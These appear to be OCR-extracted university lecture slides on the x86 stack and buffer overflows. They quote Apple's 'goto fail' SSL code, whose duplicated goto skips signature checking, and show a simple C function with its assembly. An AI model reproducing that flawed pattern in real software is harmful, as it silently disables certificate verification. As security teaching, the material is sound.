Lecture 03 – Control Flow

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
University of Illinois at Chicago
CS 487 – Fall 2017
Adapted from Michael Bailey's ECE 422

Outline

- Computer
  - CPU
  - Instructions
- The Stack (x86)
  - What is a stack
  - How it is used by programs
  - Technical details
- Attacks
- Buffer overflows

- Adapted from Aleph One's "Smashing the Stack for Fun and Profit"

“Insecurity”?


Level-2 Problem: “Weakness”
Factors that predispose systems to vulnerability
Level-1 Problem: “Vulnerability”
Specific errors that could be exploited in an assault.
Level-0 Problem: “Exploit”
Actual malicious attempt to cause harm.
“Attack”
exploit,
vulnerabilities
are ingredients

Why Study Attacks?

- Identify vulnerabilities so they can be fixed.
- Create incentives for vendors to be careful.
- Learn about new classes of threats.
  - Determine what we need to defend against.
  - Help designers build stronger systems.
  - Help users more accurately evaluate risk.

```
static OSStatus
SSLVerifySignedServerKeyExchange(SSLContext *ctx, bool isRsa, SSLBuffer signedParams,
                        uint8_t *signature, UInt16 signatureLen)
{
        OSStatus        err;
        ...

        if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
                goto fail;
        if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
                goto fail;
                goto fail;
        if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
                goto fail;
        ...


fail:
        SSLFreeBuffer(&signedHashes);
        SSLFreeBuffer(&hashCtx);
        return err;
}
```

example.c


```
void foo(int a, int b) {
    char buf1[10];
}

void main() {
    foo(3,6);
}
```


C stack frames



C stack frames



C stack frames



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

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



C stack frames




C stack frames (x86 specific)

Grows toward lower address

Starts ~end of VA space

Two related registers

- %ESP - Stack Pointer
- %EBP - Frame Pointer




example.c

```
void foo(int a, int b) {
    char buf1[16];
}

int main() {
    foo(3,6);
}
```

example.s (x86)

```
main:
   pushl   %ebp
   movl    %esp, %ebp
   subl    $8, %esp
   movl    $6, 4(%esp)
   movl    $3, (%esp)
   call    foo
   leave
   ret
```



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

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

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

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

example.s (x86)

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
